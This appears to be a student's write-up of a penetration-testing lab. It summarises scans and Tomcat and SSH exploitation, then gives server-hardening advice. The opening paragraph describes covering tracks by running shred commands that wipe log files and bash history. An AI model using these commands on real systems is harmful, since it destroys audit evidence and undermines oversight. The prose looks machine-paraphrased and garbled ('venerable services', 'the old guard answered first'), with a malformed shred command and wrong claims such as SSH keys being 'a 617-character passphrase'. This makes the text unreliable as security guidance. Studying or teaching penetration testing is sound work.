I returned to the folder I was in and viewed the core files. I switched directories in the log files to delete any records I'd produced. I used "shred -vfzu *.log */*.log*" to remove all of the log files from the system. So I changed to home and ran "shred */.bash_* -vfzu" to remove everything associated to bash from my home folder. This erased all bash logs, history, and related files. I used "shred.bash *-vfzu -vfzu" to erase all bash history and related files from the root files.

Section 7: recommendations and conclusion

Section 2 of the executive summary results includes a table of the services hacked and the logins identified. The table has a column for services and another for credentials.

Section 3 reveals the scan findings and walks you through the process. Finding your IP address via ifconfig, then scanning with nmap -PN (ip address). Then a deeper nmap scan was run, and the findings were arranged into a table with the headers port, service, and version.

Section 4 dealt on exploiting Tomcat and consisted of 9 questions. The venerable services answered first. The second was a table with the headings port service name and application version. The third answered the CVE vulnerability question. In the fourth, I described how I found the flaw. The fifth shows how to exploit the flaw. The sixth question demonstrates how much access I had to the company's system and if I had full control or not. The seventh screenshot was a follow up from question 6 and simply provides the snapshot evidence I claimed. The eighth question shows how I leveraged the vulnerability and how it worked, which required additional study. Finally, what recommendations would I give an administrator on how to tackle this vulnerability?

Section 5 was on ssh exploits with 9 questions on 2 attacks. It was laid out like section 4. The old guard answered first. The second was port service name and version. The third addressed the CVE issue. In the fourth, I described my discovery. The fifth shows how to exploit it. The sixth question shows my access to the company's system and whether I had full control. The seventh screenshot merely offers the snapshot evidence I claimed. The eighth question demonstrates how I exploited the vulnerability and how it worked. Finally, how would I advise an administrator to address this issue?

Section 6: I listed all the passwords and names I obtained using the vulnerability, along with an explanation of how I found them. I then supplied the system admin with advise and measures to do so that someone couldn't access the service and boost security.

Recommendation to improve security

Secure server connection

A secure communication route is required when connecting to a remote server. When it comes to creating a secure connection, SSH Protocol is the finest option. SSH access encrypts all data exchanged, unlike Telnet, which does not. Using the SSH protocol, you can connect to a remote server by issuing instructions using an SSH client that is connected to an SSH daemon.

Ssh keys authentication

SSH keys can replace passwords for SSH server authentication. The keys are too large for modern computers to decipher. It's a 617-character passphrase. They are called key pairs. The public key has multiple versions, one on the server and others shared with users. The public key encrypts data, but only the private key decrypts it. The private key is not shared and must be protected. Before granting privileged access, the server verifies that the user has the private key.

Secure file transfer

Using FTP Secure protects data from being hacked or stolen. It safeguards data and login credentials. FTPS uses an encrypted command and data channel. It simply secures files in transit. Once at the server, the data is decrypted. Encrypting files before sending them adds another layer of security.

Secure sockets layer

Secure your web administration areas and forms with SSL, which encrypts data sent between computers over the internet. VPNs are a popular way to connect to remote servers. The application scrambles data to prevent data theft in transit. Secure websites with SSL certificates have HTTPS in their URL. The certificate not only encrypts data but also authenticates users. Managing certificates for servers establishes user authority. Administrators can set up servers to communicate with centralised authority and other signed certificates.

Use private networks and VPNs

Security can be ensured by using private and virtual private networks like OpenVPN. Unlike public networks, a private or virtual private network restricts access to select users. Private IPs are used to provide secure communication between servers. Using this method, many servers under the same account can securely exchange data. A VPN can make a distant server appear nearby. It secures and private connections to remote systems. Each server in a VPN must provide security and configuration data.

Monitor login attempts

It guards against brute force attacks by tracking login attempts. These automated attacks test every conceivable letter and number combination. Log files are monitored for unexpected login attempts. If the threshold is exceeded, the IP address is blacklisted indefinitely.

Manage users

Root can do anything. The root's power might be extremely detrimental to your server if exploited. SSH often disables root login. Hackers target the root user because he has the most power. By entirely disabling this user, you put attackers at a disadvantage and secure your server. Make a restricted user account to prevent root misuse. This account lacks root's authority but can still run sudo commands. Define your tasks accordingly and only utilise the root account when necessary.

Password requirements

The first step is to set password requirements and rules that all members must follow. No default or empty passwords. Limit password length and complexity. Enforce lockouts. Passwords should not be encrypted reversibly. Enable session timeout and two-factor authentication.

Appendix

Hide server information

Provide as little information as possible regarding the infrastructure. Less is known about the server. Also, hide any software version numbers installed on the server. They often expose the precise release date by default, which might help hackers find flaws. This information can be easily removed by deleting the HTTP header of its welcoming banner.

Use intrusion detection systems

Use an intrusion detection system to monitor your server's processes for any suspicious activity. You can set it to monitor daily operations, execute periodic automated scans, or run it manually.

File auditing

File auditing is another approach to find unauthorised changes. It involves keeping a record of your system's good attributes and comparing them to the present situation. Comparing two versions of the same system reveals all inconsistencies and their origins.

Service auditing

Service auditing examines the server's services, protocols, and ports. Knowing these details helps configure the system's attack surfaces.

Back up your server

While the previous steps protect your server data, it is critical to keep a backup in case something goes wrong. Offsite or cloud backups of your vital data. Whether you use automated backups or do manual backups, make this a habit. Also, test backups thoroughly.

Create multi-server environments

Isolation is one of the greatest server security measures. To achieve complete separation, dedicated bare metal servers with no shared components are required. The most secure and easiest to manage, but often the most expensive. Having discrete execution environments in a data centre allows for separation of duties and configuring servers for specific activities. This is a standard security procedure. Larger companies that cannot afford security breaches will benefit from separate execution environments. Security for sensitive data and system files is provided by independent database servers. Also, by installing web application firewalls, system administrators can isolate web application security and reduce the attack surface.

Create virtual isolated environment

If you cannot afford or do not want full server isolation, you can segregate execution contexts. This helps you deal with any security issues and protects other data. You can use containers or VM virtualization, which is considerably simpler. Creating chroot jails is another alternative for UNIX virtualized environments. A chroot is a directory that isolates a process from the operating system's root directory. That said, it should only be used with other security measures.